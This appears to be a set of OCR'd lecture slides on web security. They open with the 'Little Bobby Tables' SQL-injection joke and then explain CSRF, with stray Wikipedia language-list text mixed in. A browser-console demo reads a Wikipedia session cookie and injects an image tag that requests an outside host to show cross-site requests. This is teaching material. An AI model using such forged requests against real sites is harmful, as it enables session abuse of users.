OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

CSRF attack

- using a session or cookie set on another page
- to make a request from another site.




Log in! / Sign up! / Reset password!

No users here!
:D

```
>> document.cookie
← ""
>> document.cookie = "name=rob;"
← "name=rob;"
```

Set a cookie on a certain domain



· 中文


- More than 50,000 articles: Bosanski · Български · Dansk · Eesti · Ελληνικά · English (simple) · Esperanto · Euskara · Galego · עברית · Hrvatski · Latviešu · Lietuvių · Norsk nynorsk · Slovenčina · Slovenščina · ไทย · Türkçe

Complete list of Wikipedias

What if there happens to be an image tag on the other page?

(we create it here with JS just for kicks)


```
» var bogusImage = $('<img>');
  bogusImage.attr("src", "http://hacksmith.herokuapp.com/");
  $('body').append(bogusImage);
```



- More than 50,000 articles: Bosanski · Български · Dansk · Eesti · Ελληνικά · English (simple) · Esperanto · Euskara · Galego · עברית · Hrvatski · Latviešu · Lietuvių · Norsk nynorsk · Slovenčina · Slovenščina · ไทย · Türkçe

Complete list of Wikipedias

```
>> document.cookie
←  "GeoIP=US:CA:Los_Angeles:34.0291:-118.3993:v4; uls-previous-languages=%5B%22en%22%5D; enwikimwuser-
   sessionId=7778a1d187129206"
>> var bogusImage = $('<img>');
   bogusImage.attr("src", "http://hacksmith.herokuapp.com/");
   $('body').append(bogusImage);
